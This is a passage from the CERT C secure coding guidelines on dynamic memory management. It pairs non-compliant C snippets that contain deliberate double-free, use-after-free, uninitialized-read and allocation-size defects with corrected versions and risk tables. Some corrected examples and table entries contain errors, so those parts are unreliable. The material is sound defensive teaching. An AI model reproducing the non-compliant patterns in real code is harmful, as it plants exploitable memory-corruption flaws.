MEM03-A. Clear sensitive information stored in dynamic memory prior to deallocation

MEM04-A. Do not make assumptions about the result of allocating 0 bytes

MEM05-A. Avoid large stack allocations

MEM06-A. Do not use user-defined functions as parameters to allocation routines

MEM07-A. Ensure that size arguments to calloc() do not result in an integer overflow

Rules

MEM30-C. Do not access freed memory

MEM31-C. Free dynamically allocated memory exactly once

MEM32-C. Detect and handle critical memory allocation errors

MEM33-C. Use flexible array members for dynamically sized structures

MEM34-C. Only free memory allocated dynamically

MEM35-C. Allocate sufficient memory for an object

Risk Assessment Summary

Recommendation	Severity	Likelihood	Remediation Cost	Priority	Level
MEM00-A	**3** (high)	**2** (probable)	**1** (high)	**P6**	**L2**
MEM01-A	**3** (high)	**2** (probable)	**3** (low)	**P18**	**L1**
MEM02-A	**1** (low)	**1** (unlikely)	**3** (low)	**P3**	**L3**
MEM03-A	**2** (medium)	**1** (unlikely)	**3** (low)	**P6**	**L2**
MEM04-A	**3** (high)	**2** (probable)	**2** (medium)	**P12**	**L1**
MEM05-A	**1** (low)	**1** (unlikely)	**2** (medium)	**P2**	**L3**
MEM06-A	**3** (high)	**2** (probable)	**2** (medium)	**P12**	**L1**
MEM07-A	**3** (high)	**1** (unlikely)	**1** (high)	**P3**	**L3**

Rule	Severity	Likelihood	Remediation Cost	Priority	Level
MEM30-C	**3** (high)	**3** (likely)	**2** (medium)	**P18**	**L1**
MEM31-C	**3** (high)	**2** (probable)	**2** (medium)	**P12**	**L1**
MEM32-C	**1** (low)	**3** (likely)	**2** (medium)	**P6**	**L2**
MEM33-C	**1** (low)	**1** (unlikely)	**3** (low)	**P3**	**L3**
MEM34-C	**1** (low)	**1** (unlikely)	**2** (medium)	**P2**	**L3**
MEM35-C	**3** (high)	**2** (probable)	**1** (high)	**P6**	**L2**

References

[ISO/IEC 9899-1999] Section 7.20.3, "Memory management functions"
[Seacord 05] Chapter 4, "Dynamic Memory Management"

Do not assume memory allocation routines initialize memory

This page last changed on Sep 07, 2007 by jsg.

The standard C memory allocation routines initialize allocated memory in different ways. Failure to understand these differences can lead to program defects that can have security implications.

`malloc()` is perhaps the best known memory allocation routine in the C standard. Memory allocated with `malloc()` is not initialized. Furthermore, memory allocated with `malloc()` may contain unexpected values, including data used in another section of the program (or another program entirely).

`realloc()` changes the size of a dynamically allocated memory block. The contents of the memory will be unchanged, but the newly allocated space is not initialized. This results in issues similar to those encountered using `malloc()`.

As a result, it is necessary to guarantee that the contents memory allocated with `malloc()` and `realloc()` be initialized to a known, default value. The value assigned should be documented as the "default value" for that variable in the comments associated with that variable's declaration. This issue does not affect memory allocated with `calloc()` because `calloc()` initializes the content of allocated memory.

This behavior may also contribute the information leakage vulnerabilities, as is noted in [MEM03-A. Clear sensitive information stored in dynamic memory prior to deallocation].

Non-Compliant Code Example

In this example, a string, `str`, is copied to a dynamically allocated buffer, `buf`. If `str` refers to a block of memory with a length less than `MAX_BUF_SIZE` characters, then the contents of `buf` from the end of `str` to the `MAX_BUF_SIZE` character of `buf` may contain unexpected data from the heap.

```
char *buf = malloc(MAX_BUF_SIZE);
if (buf == NULL) {
  /* Handle Allocation Error */
}
strcpy(buf, str);
/* process buf */
free(buf);
```

Compliant Solution

To correct these types of defects, memory allocated with `malloc()` or `realloc()` should be initialized to a known default value. Below, this is done by filling the allocated space with `'\0'` characters.

```
char *buf = malloc(MAX_BUF_SIZE);
if (buf == NULL) {
  /* Handle Allocation Error */
}
memset(buf,'\0', MAX_BUF_SIZE); /* Initialize memory to default value */
strcpy(buf, str);
 /* process buf */
```

```
free(buf);
```

Compliant Solution

An alternative solution to this situation is to use `calloc()`, which initializes allocated memory to zero.

```
char *buf = calloc(MAX_BUF_SIZE, sizeof(char));
if (buf == NULL) {
  /* Handle Allocation Error */
}
strcpy(buf, str);
/* process buf */
free(buf);
```

Risk Assessment

Failure to clear memory can result in leaked information. Occasionally, it can also lead to buffer overflows when programmers assume, for example, a null termination byte is present when it is not.

Rule	Severity	Likelihood	Remediation Cost	Priority	Level
MEM33-C	**2** (medium)	**1** (unlikely)	**3** (low)	**P6**	**L2**

Related Vulnerabilities

Search for vulnerabilities resulting from the violation of this rule on the CERT website.

References

[Graff 03]
[Sun Security Bulletin #00122]

MEM00-A. Allocate and free memory in the same module, at the same level of abstraction

This page last changed on Jun 22, 2007 by jpincar.

Allocating and freeing memory in different modules and levels of abstraction burdens the programmer with tracking the lifetime of that block of memory. This may cause confusion regarding when and if a block of memory has been allocated or freed, leading to programming defects such as double-free vulnerabilities, accessing freed memory, or writing to unallocated memory.

To avoid these situations, it is recommended that memory be allocated and freed at the same level of abstraction, and ideally in the same code module.

The affects of not following this recommendation are best demonstrated by an actual vulnerability. Freeing memory in different modules resulted in a vulnerability in MIT Kerberos 5 MITKRB5-SA-2004-002 . The problem was that the MIT Kerberos 5 code contained error-handling logic, which freed memory allocated by the ASN.1 decoders if pointers to the allocated memory were non-null. However, if a detectable error occured, the ASN.1 decoders freed the memory that they had allocated. When some library functions received errors from the ASN.1 decoders, they also attempted to free, causing a double-free vulnerability.

Non-Compliant Code Example

This example demonstrates an error that can occur when memory is freed in different functions. The array, which is referred to by `list` and its size, `number`, are then passed to the `verify_list()` function. If the number of elements in the array is less than the value `MIN_SIZE_ALLOWED`, `list` is processed. Otherwise, it is assumed an error has occurred, `list` is freed, and the function returns. If the error occurs in `verify_list()`, the dynamic memory referred to by `list` will be freed twice: once in `verify_list()` and again at the end of `process_list()`.

```
int verify_size(char *list, size_t list_size) {
  if (size < MIN_SIZE_ALLOWED) {
    /* Handle Error Condition */
    free(list);
    return -1;
  }
  return 0;
}

void process_list(size_t number) {
  char *list = malloc(number);

  if (list == NULL) {
    /* Handle Allocation Error */
  }

  if (verify_size(list, number) == -1) {
    /* Handle Error */

  }

  /* Continue Processing list */

  free(list);
}
```

Compliant Solution

To correct this problem, the logic in the error handling code in `verify_list()` should be changed so that it no longer frees `list`. This change ensures that `list` is freed only once, in `process_list()`.

```
int verify_size(char *list, size_t list_size) {
  if (size < MIN_SIZE_ALLOWED) {
    /* Handle Error Condition */
    return -1;
  }
  return 0;
}

void process_list(size_t number) {
  char *list = malloc(number);

  if (list == NULL) {
    /* Handle Allocation Error */
  }

  if (verify_size(list, number) == -1) {
    /* Handle Error */
  }

  /* Continue Processing list */

  free(list);
}
```

Risk Assessment

The mismanagement of memory can lead to freeing memory multiple times or writing to already freed memory. Both of these problems can result in an attacker executing arbitrary code with the permissions of the vulnerable process. Memory management errors can also lead to resource depletion and denial-of-service attacks.

Rule	Severity	Likelihood	Remediation Cost	Priority	Level
MEM00-A	**3** (high)	**2** (probable)	**1** (high)	**P6**	**L2**

Related Vulnerabilities

Search for vulnerabilities resulting from the violation of this rule on the CERT website.

References

[ISO/IEC 9899-1999] Section 7.20.3, "Memory Management Functions"
[Seacord 05] Chapter 4, "Dynamic Memory Management"
[Plakosh 05]
[MIT Kerberos 5 Security Advisory 2004-002]

MEM01-A. Set pointers to dynamically allocated memory to NULL after they are released

This page last changed on Jun 22, 2007 by jpincar.

A simple yet effective way to avoid double-free and access-freed-memory vulnerabilities is to set pointers to `NULL` after they have been freed. Calling `free()` on a `NULL` pointer results in no action being taken by `free()`. Thus, it is recommended that freed pointers be set to `NULL` to help eliminate memory related vulnerabilities.

Non-Compliant Code Example

In this example, the type of a message is used to determine how to process the message itself. It is assumed that `message_type` is an integer and `message` is a pointer to an array of characters that were allocated dynamically. If `message_type` equals `value_1`, the message is processed accordingly. A similar operation occurs when `message_type` equals `value_2`. However, if `message_type == value_1` evaluates to true and `message_type == value_2` also evaluates to true, then `message` will be freed twice, resulting in an error.

```
if (message_type == value_1) {
  /* Process message type 1 */
  free(message);
}
/* ...*/
if (message_type == value_2) {
   /* Process message type 2 */
  free(message);
}
```

Compliant Solution

As stated above, calling `free()` on a `NULL` pointer results in no action being taken by `free()`. By setting `message` equal to `NULL` after it has been freed, the double-free vulnerability has been eliminated.

```
if (message_type == value_1) {
  /* Process message type 1 */
  free(message);
  message = NULL;
}
/* ...*/
if (message_type == value_2) {
  /* Process message type 2 */
  free(message);
  message = NULL;
}
```

Risk Assessment

Setting pointers to null after memory has been freed is a simple and easily implemented solution for reducing dangling pointers. Dangling pointers can result in freeing memory multiple times or in writing to memory that has already been freed. Both of these problems can lead to an attacker executing arbitrary code with the permissions of the vulnerable process.

Rule	Severity	Likelihood	Remediation Cost	Priority	Level
MEM01-A	**3** (high)	**2** (probable)	**3** (low)	**P18**	**L1**

Related Vulnerabilities

Search for vulnerabilities resulting from the violation of this rule on the CERT website.

References

[ISO/IEC 9899-1999] Section 7.20.3.2, "The free function"
[Seacord 05] Chapter 4, "Dynamic Memory Management"
[Plakosh 05]

MEM02-A. Do not cast the return value from malloc()

This page last changed on Jun 22, 2007 by jpincar.

With the introduction of `void *` pointers in the ANSI/ISO C Standard, explicitly casting the result of a call to `malloc` is no longer necessary and may even produce unexpected behavior if `<stdlib.h>` is not included.

Non-Compliant Code Example

If `stdlib.h` is not included, the compiler makes the assumption that `malloc()` has a return type of `int`. When the result of a call to `malloc()` is explicitly cast to a pointer type, the compiler assumes that the cast from `int` to a pointer type is done with full knowledge of the possible outcomes. This may lead to behavior that is unexpected by the programmer.

```
char *p = (char *)malloc(10);
```

Compliant Solution

By omitting the explicit cast to a pointer, the compiler can determine that an `int` is attempting to be assigned to a pointer type and will generate a warning that may easily be corrected.

```
#include <stdlib.h>
/* ... */
char *p = malloc(10);
```

Exceptions

The return value from `malloc()` may be cast in C code that needs to be compatible with C++, where explicit casts from `void *` are required.

Risk Assessment

Explicitly casting the return value of `malloc()` eliminates the warning for the implicit declaration of `malloc()`.

Rule	Severity	Likelihood	Remediation Cost	Priority	Level
MEM02-A	**1** (low)	**1** (unlikely)	**3** (low)	**P3**	**L3**

Related Vulnerabilities

Search for vulnerabilities resulting from the violation of this rule on the CERT website.

References

[Summit 05] Question 7.7, Question 7.7b

MEM03-A. Clear sensitive information stored in dynamic memory prior to deallocation

This page last changed on Sep 07, 2007 by jsg.

Dynamic memory managers are not required to clear freed memory and generally do not because of the additional runtime overhead. Furthermore, dynamic memory managers are free to reallocate this same memory. As a result, it is possible to accidently leak sensitive information if it is not cleared before calling a function that frees dynamic memory. Programmers cannot rely on memory being cleared during allocation either [Do not assume memory allocation routines initialize memory].

In practice, this type of security flaw can expose sensitive information to unintended parties. The Sun tarball vulnerability discussed in *Secure Coding Principles & Practices: Designing and Implementing Secure Applications* [Graf 03] and Sun Security Bulletin #00122 illustrates a violation of this recommendation leading to sensitive data being leaked. Attackers may also be able to leverage this defect to retrieve sensitive information using techniques such as *heap inspection*.

To prevent information leakage, sensitive information must be cleared from dynamically allocated buffers before they are freed.

Non-Compliant Code Example: `free()`

Calling `free()` on a block of dynamic memory causes the space to be deallocated, that is, the memory block is made available for future allocation. However, the data stored in the block of memory to be recycled may be preserved. If this memory block contains sensitive information, that information may be unintentionally exposed.

In this example, sensitive information stored in the dynamically allocated memory referenced by `secret` is copied to the dynamically allocated buffer, `new_secret`, which is processed and eventually deallocated by a call to `free()`. Because the memory is not cleared, it may be reallocated to another section of the program where the information stored in `new_secret` may be unintentionally leaked.

```
/* ... */
char *new_secret;
size_t size = strlen(secret);
if (size == SIZE_MAX) {
  /* Handle Error */
}

new_secret = malloc(size+1);
if (!new_secret) {
  /* Handle Error */
}
strcpy(new_secret, secret);

/* Process new_secret... */

free(new_secret);
/* ... */
```

Compliant Solution

To prevent information leakage, dynamic memory containing sensitive information should be sanitized before being freed. This is commonly accomplished by clearing the allocated space (that is, filling the space with `'\0'` characters).

```
/* ... */
char *new_secret;
size_t size = strlen(secret);
if (size == SIZE_MAX) {
  /* Handle Error */
}
/* use calloc() to zero-out allocated space */
new_secret = calloc(size+1, sizeof(char));
if (!new_secret) {
  /* Handle Error */
}
strcpy(new_secret, secret);

/* Process new_secret... */

/* sanitize memory  */
memset(new_secret, '\0', size);
free(new_secret);
/* ... */
```

The `calloc()` function ensures that the newly allocated memory has also been cleared. Because `sizeof(char)` is guaranteed to be 1, this solution does not need to check for a numeric overflow as a result of using `calloc()` [MEM07-A. Ensure that size arguments to calloc() do not result in an integer overflow].

Non-Compliant Code Example: `realloc()`

Reallocating memory using the `realloc()` function is a regenerative case of freeing memory. The `realloc()` function deallocates the old object and returns a pointer to a new object.

Using `realloc()` to resize dynamic memory may inadvertently expose sensitive information, or it may allow heap inspection as described in Fortify's *Taxonomy of Software Security Errors* [vulncat] and NIST's *Source Code Analysis Tool Functional Specification* [NIST 06b]. When `realloc()` is called it may allocate a new, larger object, copy the contents of `secret` to this new object, `free()` the original object, and assign the newly allocated object to `secret`. However, the contents of the original object may remain in memory.

```
/* ... */
size_t secret_size;
/* ... */
if (secret_size > SIZE_MAX/2) {
   /* handle error condition */
}

secret = realloc(secret, secret_size * 2);
/* ... */
```

A test is added at the beginning of this code to make sure that the integer multiplication does not result in an integer overflow [INT32-C. Ensure that integer operations do not result in an overflow].

Compliant Solution

A compliant program cannot rely on `realloc()` because it is not possible to clear the memory prior to the call.
Instead, a custom function must be used that operates similar to `realloc()` but sanitizes sensitive information as heap-based buffers are resized. Again, this is done by overwriting the space to be deallocated with `'\0'` characters.

```
/* ... */
size_t secret_size;
/* ... */
if (secret_size > SIZE_MAX/2) {
   /* handle error condition */
}
/* calloc() initializes memory to zero */
temp_buff = calloc(secret_size * 2, sizeof(char));
if (temp_buff == NULL) {
 /* Handle Error */
}

memcpy(temp_buff, secret, secret_size);

/* sanitize the buffer */
memset(secret, '\0', secret_size);

free(secret);
secret = temp_buff; /* install the resized buffer */
temp_buff = NULL;
/* ... */
```

The `calloc()` function ensures that the newly allocated memory has also been cleared. Because `sizeof(char)` is guaranteed to be 1, this solution does not need to check for a numeric overflow as a result of using `calloc()` [MEM07-A. Ensure that size arguments to calloc() do not result in an integer overflow].

Risk Assessment

Failure to clear dynamic memory can result in unintended information disclosure.

Rule	Severity	Likelihood	Remediation Cost	Priority	Level
MEM03-A	**2** (medium)	**1** (unlikely)	**3** (low)	**P6**	**L2**

Related Vulnerabilities

Search for vulnerabilities resulting from the violation of this rule on the CERT website.

References

[Graff 03]
[ISO/IEC 9899-1999] Section 7.20.3, "Memory management functions"
[NIST 06b]

MEM04-A. Do not make assumptions about the result of allocating 0 bytes

This page last changed on Sep 05, 2007 by jsg.

The results of allocating zero bytes of memory are implementation dependent. According to C99 Section 7.20.3 ISO/IEC 9899-1999:

> If the size of the space requested is zero, the behavior is implementation defined: either a null pointer is returned, or the behavior is as if the size were some nonzero value, except that the returned pointer shall not be used to access an object.

This includes all three standard memory allocation functions: `malloc()`, `calloc()`, and `realloc()`. In cases where the memory allocation functions return a non-NULL pointer, using this pointer results in undefined behavior. Typically these pointer refer to a zero-length block of memory consisting entirely of control structures. Overwriting these control structures will damage the data structures used by the memory manager.

`malloc()`

Non-Compliant Code Example

The result of calling `malloc(0)` to allocate 0 bytes is implementation defined. In this example, a dynamic array of integers is allocated to store `size` elements. However, if `size` is zero, the call to `malloc(size)` may return a reference to a block of memory of size 0 rather than `NULL`. When data is copied to this location, a heap-buffer overflow occurs.

```
list = malloc(size);
if (list == NULL) {
  /* Handle Allocation Error */
}
/* Continue Processing list */
```

Compliant Code Example

To ensure that zero is never passed as a size argument to `malloc()`, a check must be made on `size` to ensure it is not zero.

```
if (size <= 0) {
  /* Handle Error */
}
list = malloc(size);
if (list == NULL) {
  /* Handle Allocation Error */
}
/* Continue Processing list */
```

realloc()

Non-Compliant Code Example

The `realloc()` function deallocates the old object returns a pointer to a new object of a specified size. If memory for the new object cannot be allocated, the `realloc()` function does not deallocate the old object and its value is unchanged. If the realloc() function returns NULL, failing to free the original memory will result in a memory leak. As a result, the following idiom is generally recommended for reallocating memory:

```
char *p2;
char *p = malloc(100);
/* ... */
if ((p2 = realloc(p, nsize)) == NULL) {
  free(p);
  p = NULL;
  return NULL;
}
p = p2;
```

However, this commonly recommended idiom has problems with zero length allocations. If the value of `nsize` in this example is 0, the standard allows the option of either returning a null pointer or returning a pointer to an invalid (e.g., zero-length) object. In cases where the `realloc()` function frees the memory but returns a null pointer, execution of the code in this example results in a double free.

Implementation Details

The `realloc()` function for gcc 3.4.6 with libc 2.3.4 returns a non-NULL pointer to a zero-sized object (the same as `malloc(0)`). However, the `realloc()` function for both Microsoft Visual Studio Version 7.1 and gcc version 4.1.0 return a null pointer, resulting in a double free on the call to `free()` in this example.

Compliant Code Example

Do not pass a size argument of zero to the `realloc()` function.

```
char *p2;
char *p = malloc(100);
/* ... */
if ( (nsize == 0) || (p2 = realloc(p, nsize)) == NULL) {
  free(p);
  p = NULL;
  return NULL;
}
p = p2;
```

Risk Assessment

Assuming that allocating zero bytes results in an error can lead to buffer overflows when zero bytes are allocated. Buffer overflows can be exploited by an attacker to run arbitrary code with the permissions of the vulnerable process.

Rule	Severity	Likelihood	Remediation Cost	Priority	Level
MEM04-A	**3** (high)	**2** (probable)	**2** (medium)	**P12**	**L1**

Related Vulnerabilities

Search for vulnerabilities resulting from the violation of this rule on the CERT website.

References

[ISO/IEC 9899-1999] Section 7.20.3, "Memory Management Functions"
[Seacord 05] Chapter 4, "Dynamic Memory Management"

MEM05-A. Avoid large stack allocations

This page last changed on Jun 22, 2007 by jpincar.

The stack is frequently used for convenient temporary storage, because allocated memory is automatically freed when the function returns. Generally, the operating system will grow the stack as needed. However, this can fail due to a lack of memory or collision with other allocated areas of the address space (depending on the architecture). When this occurs, the operating system may terminate the program abnormally. If user input is able to influence the amount of stack memory allocated, then an attacker could use this in a denial-of-service attack.

Non-Compliant Code Example

C99 includes support for variable length arrays. If the value used for the length of the array is influenced by user input, an attacker could cause the program to use a large number of stack pages, possibly resulting in the process being killed due to lack of memory, or simply cause the stack pointer to point to a different region of memory. The latter could be used to write to an arbitrary memory location.

The following non-compliant code copies a file. It allocates a buffer of user-defined size on the stack to temporarily store data read from the source file.

```
int copy_file(FILE *src, FILE *dst, size_t bufsize) {
  char buf[bufsize];

  while (fgets(buf, bufsize, src))
    fputs(buf, dst);

  return 0;
}
```

If the size of the buffer is not constrained, a malicious user could specify a buffer of several gigabytes which might cause a crash. If the architecture is set up in a way that the heap exists "below" the stack in memory, a buffer exactly long enough to place the stack pointer into the heap could be used to overwrite memory there with what `fputs()` and `fgets()` store on the stack.

Compliant Solution

This compliant solution replaces the dynamic array with a call to `malloc()`. A `malloc()` failure should not cause a program to terminate abnormally, and the return value of `malloc()` can be checked for success to see if it is safe to continue.

```
int copy_file(FILE *src, FILE *dst, size_t bufsize) {
  char *buf = malloc(bufsize);
  if (!buf) {
    return -1;
  }

  while (fgets(buf, bufsize, src)) {
    fputs(buf, dst);
  }

  return 0;
}
```

Non-Compliant Code Example

Using recursion can also lead to large stack allocations. It needs to be ensured that functions which are recursive do not recurse so deep that the stack grows too large.

The following implementation of the Fibonacci function uses recursion.

```
unsigned long fib1(unsigned int n) {
  if (n == 0) {
    return 0;
  }
  else if (n == 1 || n == 2) {
    return 1;
  }
  else {
    return fib1(n-1) + fib1(n-2);
  }
}
```

The stack space needed grows exponentially with respect to the parameter n. When tested on a Linux system, `fib1(100)` crashes with a segmentation fault.

Compliant Solution

This implementation of the Fibonacci functions eliminates the use of recursion.

```
unsigned long fib2(unsigned int n) {
  if (n == 0) {
    return 0;
  }
  else if (n == 1 || n == 2) {
    return 1;
  }

  unsigned long prev = 1;
  unsigned long cur = 1;

  unsigned int i;
  for (i = 3; i <= n; i++) {
    unsigned long tmp = cur;
    cur = cur + prev;
    prev = tmp;
  }

  return cur;
}
```

Because there is no recursion, the amount of stack space needed does not depend on the parameter n, greatly reducing the risk of stack overflow.

Risk Assessment

Stack overflow caused by excessive stack allocations or recursion could lead to abnormal termination and denial-of-service attacks.

Rule	Severity	Likelihood	Remediation Cost	Priority	Level
MEM05-A	**1** (low)	**1** (unlikely)	**2** (medium)	**P2**	**L3**

Related Vulnerabilities

Search for vulnerabilities resulting from the violation of this rule on the CERT website.

Automated Detection

The Coverity Prevent **STACK_USE** checker can help detect single stack allocations that are dangerously large, although it will not detect excessive stack use resulting from recursion. Coverity Prevent cannot discover all violations of this rule so further verification is necessary.

References

[van Sprundel 06] "Stack Overflow"

MEM06-A. Do not use user-defined functions as parameters to allocation routines

This page last changed on Jul 06, 2007 by jsg.

Using user-defined functions to calculate the amount of memory to allocate is a common practice that may sometimes be necessary. However, if the function used to calculate the size parameter is flawed, the wrong amount of memory may be allocated, causing a program to behave in an unpredictable or unplanned manner and may provide an avenue for attack. To eliminate errors resulting from user-defined functions utilized in conjunction with allocation routines, another layer of verification is necessary. This will insure that the function completed as planned.

To reduce the complexity and build in additional validation, user-defined functions should not be used as direct parameters to dynamic allocation routines. Ideally, the results of such functions should be stored in a variable and checked to insure that the value is valid.

Non-Compliant Code Example

This following non-compliant code reads user-supplied data from standard input, returning the number of characters read.

```
#include <stdlib.h>
#include <stdio.h>

#define MAXLINE 1000

size_t calc() {
  char line[MAXLINE], c;
  size_t size = 0;
  while ( (c = getchar()) != EOF && c != '\n') {
    line[size] = c;
    size++;
    if (size >= MAXLINE)
      break;
  }
  return size;
}

int main(void) {
  char * line = malloc(calc());
  printf("%d\n", size);
}
```

However, if no characters are entered, `calc()` will return `0`. Because there is no validation on the result of `calc()`, a `malloc(0)` could occur, which could lead to a buffer overflow.

Compliant Solution

In this compliant solution, the result of `calc()` is not supplied directly to `malloc()`. Instead, the result of `calc()` is stored in the variable `size` and checked for the exceptional condition of being `0`. This modification reduces the complexity of the line of code that calls `malloc()` and adds an additional layer of validation, thus reducing the chances of error.

```
#include <stdlib.h>
#include <stdio.h>

#define MAXLINE 1000

size_t calc() {
  char line[MAXLINE], c;
  size_t size = 0;
  while ( (c = getchar()) != EOF && c != '\n') {
    line[size] = c;
    size++;
    if (size >= MAXLINE)
      break;
  }
  return size;
}

int main(void) {
  size_t size = calc();
  if (size > 0) {
    char * line = malloc(size)
    printf("%d\n", size);
  }
}
```

Risk Assessment

Using a user-defined function as a parameter to an allocation routine can result in allocating the incorrect amount of space for a buffer, creating the possibility for a buffer overflow.

Rule	Severity	Likelihood	Remediation Cost	Priority	Level
MEM06-A	**3** (high)	**1** (unlikely)	**2** (medium)	**P6**	**L2**

Related Vulnerabilities

Search for vulnerabilities resulting from the violation of this rule on the CERT website.

MEM07-A. Ensure that size arguments to calloc() do not result in an integer overflow

This page last changed on Jul 05, 2007 by jsg.

The `calloc()` function takes two arguments: the number of elements to allocate and the storage size of those elements. Typically, `calloc()` function implementations multiply these arguments together to determine how much memory to allocate. Historically, some implementations failed to check if this multiplication could result in an integer overflow. If the result of multiplying the number of elements to allocate and the storage size cannot be represented as a `size_t`, less memory is allocated than was requested. As a result, it is necessary to ensure that these arguments, when multiplied, do not result in an integer overflow.

According to RUS-CERT Advisory 2002-08:02, the following C/C++ implementations of `calloc()` are defective:

- GNU libc 2.2.5
- Microsoft Visual C++ versions 4.0 and 6.0 (including the C++ new allocator)
- GNU C++ Compiler (GCC versions 2.95, 3.0, and 3.1.1)
- HP-UX 11 implementations prior to 2004-01-14
- dietlibc CVS implementations prior to 2002-08-05
- libgcrypt 1.1.10 (GNU Crypto Library)

Non-Compliant Code Example

In this example, the user-defined function `get_size()` (not shown) is used to calculate the size requirements for a dynamic array of `long int` that is assigned to the variable `num_elements`. When `calloc()` is called to allocate the buffer, `num_elements` is multiplied by `sizeof(long)` to compute the overall size requirements. If the number of elements multiplied by the size cannot be represented as a `size_t`, `calloc()` may allocate a buffer of insufficient size. When data is copied to that buffer, a buffer overflow may occur.

```
size_t num_elements = get_size();
long *buffer = calloc(num_elements, sizeof(long));
if (buffer == NULL) {
  /* handle error condition */
}
/*...*/
free(buffer);
```

Compliant Solution

In this compliant solution, the multiplication of the two arguments `num_elements` and `sizeof(long)` is evaluated before the call to `calloc()` to determine if an overflow will occur. The `multsize_t()` function sets `errno` to a non-zero value if the multiplication operation overflows.

```
long *buffer;
size_t num_elements = calc_size();
(void) multsize_t(num_elements, sizeof(long));
```

```
    if (errno) {
      /* handle error condition */
    }
    buffer = calloc(num_elements, sizeof(long));
    if (buffer == NULL) {
      /* handle error condition */
    }
```

Note that the maximum amount of allocatable memory is typically limited to a value less than `SIZE_MAX` (the maximum value of `size_t`). Always check the return value from a call to any memory allocation function.

Risk Assessment

Integer overflow in memory allocation functions can lead to buffer overflows that can be exploited by an attacker to execute arbitrary code with the permissions of the vulnerable process. Most implementations of `calloc()` now check to make sure integer overflow does not occur, but it is not always safe to assume the version of `calloc()` being used is secure, particularly when using dynamically linked libraries.

Rule	Severity	Likelihood	Remediation Cost	Priority	Level
MEM07-A	**3** (high)	**1** (unlikely)	**1** (high)	**P3**	**L3**

Comments

A modern implementation of the C standard library should check for overflows. If the libraries being used for a particular implementation properly handle possible integer overflows on the multiplication, that is sufficient to comply with this recommendation.

Related Vulnerabilities

Search for vulnerabilities resulting from the violation of this rule on the CERT website.

References

[ISO/IEC 9899-1999] Section 7.18.3, "Limits of other integer types"
[Seacord 05] Chapter 4, "Dynamic Memory Management"
[RUS-CERT Advisory 2002-08:02] "Flaw in calloc and similar routines"
[Secunia Advisory SA10635] "HP-UX calloc Buffer Size Miscalculation Vulnerability"

MEM30-C. Do not access freed memory

This page last changed on Jun 22, 2007 by jpincar.

Accessing memory once it is freed may corrupt the data structures used to manage the heap. References to memory that has been deallocated are referred to as *dangling pointers*. Accessing a dangling pointer can lead to security vulnerabilities.

When memory is freed, its contents may remain intact and accessible. This is because it is at the memory manager's discretion when to reallocate or recycle the freed chunk. The data at the freed location may appear valid. However, this can change unexpectedly, leading to unintended program behavior. As a result, it is necessary to guarantee that memory is not written to or read from once it is freed.

Non-Compliant Code Example

This example from Kerrighan & Ritchie [Kerrighan 88] shows items being deleted from a linked list. Because `p` is freed before the `p->next` is executed, `p->next` reads memory that has already been freed.

```
for(p = head; p != NULL; p = p->next) {
  free(p);
}
```

Compliant Solution

To correct this error, a reference to `p->next` is stored in `q` before freeing `p`.

```
for (p = head; p != NULL; p = q) {
  q = p->next;
  free(p);
}
```

Non-Compliant Code Example

In this example, `buff` is written to after it has been freed. These vulnerabilities can be relatively easily exploited to run arbitrary code with the permissions of the vulnerable process and are seldom this obvious. Typically, allocations and frees are far removed making it difficult to recognize and diagnose these problems.

```
int main(int argc, char *argv[]) {
  char *buff;

  buff = malloc(BUFSIZE);
  if (!buff) {
     /* handle error condition */
  }
  /* ... */
  free(buff);
  /* ... */
  strncpy(buff, argv[1], BUFSIZE-1);
}
```

Compliant Solution

Do not free the memory until it is no longer required.

```
int main(int argc, char *argv[]) {
  char *buff;

  buff = malloc(BUFSIZE);
  if (!buff) {
     /* handle error condition */
  }
  /* ... */
  strncpy(buff, argv[1], BUFSIZE-1);
  /* ... */
  free(buff);

}
```

Risk Assessment

Reading memory that has already been freed can lead to abnormal program termination and denial-of-service attacks. Writing memory that has already been freed can lead to the execution of arbitrary code with the permissions of the vulnerable process.

Rule	Severity	Likelihood	Remediation Cost	Priority	Level
MEM30-C	**3** (high)	**3** (likely)	**2** (medium)	**P18**	**L1**

Related Vulnerabilities

Search for vulnerabilities resulting from the violation of this rule on the CERT website.

References

[ISO/IEC 9899-1999] Section 7.20.3.2, "The free function"
[Seacord 05] Chapter 4, "Dynamic Memory Management"
[Kerrighan 88] Section 7.8.5, "Storage Management"
OWASP, Using freed memory
[Viega 05] Section 5.2.19, "Using freed memory"

MEM31-C. Free dynamically allocated memory exactly once

This page last changed on Aug 27, 2007 by jsg.

Freeing memory multiple times has similar consequences to accessing memory after it is freed. The underlying data structures that manage the heap can become corrupted in a way that could introduce security vulnerabilities into a program. These types of issues are referred to as double-free vulnerabilities. In practice, double-free vulnerabilities can be exploited to execute arbitrary code. VU#623332, which describes a double-free vulnerability in the MIT Kerberos 5 function krb5_recvauth(), is one example. To eliminate double-free vulnerabilities, it is necessary to guarantee that dynamic memory is freed exactly one time. Programmers should be wary when freeing memory in a loop or conditional statement; if coded incorrectly, these constructs can lead to double-free vulnerabilities.

Non-Compliant Code Example

In this example, the memory referred to by `x` may be freed twice: once if `error_condition` is true and again at the end of the code.

```
x = malloc (number * sizeof(int));
if (x == NULL) {
  /* Handle Allocation Error */
}
/* ... */
if (error_conditon == 1) {
  /* Handle Error Condition*/
  free(x);
}
/* ... */
free(x);
```

Compliant Solution

Only free a pointer to dynamic memory referred to by `x` once. This is accomplished by removing the call to `free()` in the section of code executed when `error_condition` is true. Note that this solution checks for numeric overflow [INT32-C. Ensure that integer operations do not result in an overflow].

```
if (sizeof(int) > SIZE_MAX/number) {
   /* handle overflow */
  }
x = malloc(number * sizeof(int));
if (x == NULL) {
  /* Handle Allocation Error */
}
/* ... */
if (error_conditon == 1) {
  /* Handle Error Condition*/
}
/* ... */
free(x);
```

Risk Assessment

Freeing memory multiple times can result in an attacker executing arbitrary code with the permissions of the vulnerable process.

Rule	Severity	Likelihood	Remediation Cost	Priority	Level
MEM31-C	**3** (high)	**2** (probable)	**2** (medium)	**P12**	**L1**

Automated Detection

The Coverity Prevent **RESOURCE_LEAK** finds resource leaks from variables that go out of scope while owning a resource. Coverity Prevent cannot discover all violations of this rule so further verification is necessary.

Related Vulnerabilities

Search for vulnerabilities resulting from the violation of this rule on the CERT website.

References

[VU#623332]
[MIT 05]
OWASP, Double Free
[Viega 05] "Doubly freeing memory"

MEM32-C. Detect and handle critical memory allocation errors

This page last changed on Jun 28, 2007 by hburch.

The return values for memory allocation routines indicate failure or success of the allocation. According to ISO/IEC 9899-1999, `calloc()`, `malloc()`, and `realloc()` will return null pointers if the requested memory allocation fails. Failure to detect and properly handle memory management errors can lead to unpredictable and unintended program behavior. Therefore, it is necessary to check the final status of memory management routines and handle errors appropriately.

